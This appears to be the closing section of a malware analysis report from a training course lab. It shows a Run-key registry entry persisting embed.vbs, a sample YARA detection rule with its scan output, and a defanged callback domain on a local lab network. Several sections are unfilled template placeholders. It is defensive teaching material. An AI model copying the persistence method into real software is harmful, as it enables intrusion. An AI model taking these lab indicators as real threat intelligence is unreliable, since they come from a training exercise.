



Fig 3: WireShark Packet Capture of initial beacon check-in

Host-based Indicators

{Description of host-based indicators}



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


C:\Users\Public\Documents
Share
View
Pu...
Pu...
Name
Explorer Suite Signatures
My Music
My Pictures
My Videos
desktop.ini
embed.vbs


Registry Editor
File Edit View Favorites Help
Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
FileHistory
GameDVR
Group Policy
Group Policy Editor
Holographic
ime
ImmersiveShell
Name
Type
Data
(Default)
REG_SZ
(value not set)
embed
REG_SZ
C:\Users\Public\Documents\embed.vbs
MicrosoftEdgeA...
REG_SZ
"C:\Program Files (x86)\Microsoft\Edge\Applicati...
ZoomIt
REG_SZ
C:\Tools\sysinternals\ZoomIt64.exe

Rules & Signatures

A full set of YARA rules is included in Appendix A.

{Information on specific signatures, i.e. strings, URLs, etc}

Appendices

A. Yara Rules

Full Yara repository located at: http://github.com/te0001hi/pmat_lab

```
rule PE_CSharp {

    meta:
        last_updated = "2021-10-15"
        author = "PMAT"
        description = "A sample Yara rule for PMAT"

    strings:
        // Fill out identifying strings and other criteria
        $string1 = "p0w3r0verwh3lm1ng" ascii
        $string2 = "mscorlib"
        $PE_magic_byte = "MZ"

    condition:
        // Fill out the conditions that must be met to identify the binary
        $PE_magic_byte at 0 and
        ($string1 or $string2)
        //any of them
}
```

```
C:\Users\pmat\Desktop\Lab
λ yara64.exe yara_csharp.yara . -s -w
PE_CSharp .\Malware.cryptlib64.dll
0x107f:$string2: mscorlib
0x0:$PE_magic_byte: MZ
```

B. Callback URLs

Domain	Port
hxxp:// srv.masterchiefsgruntemporium.local	80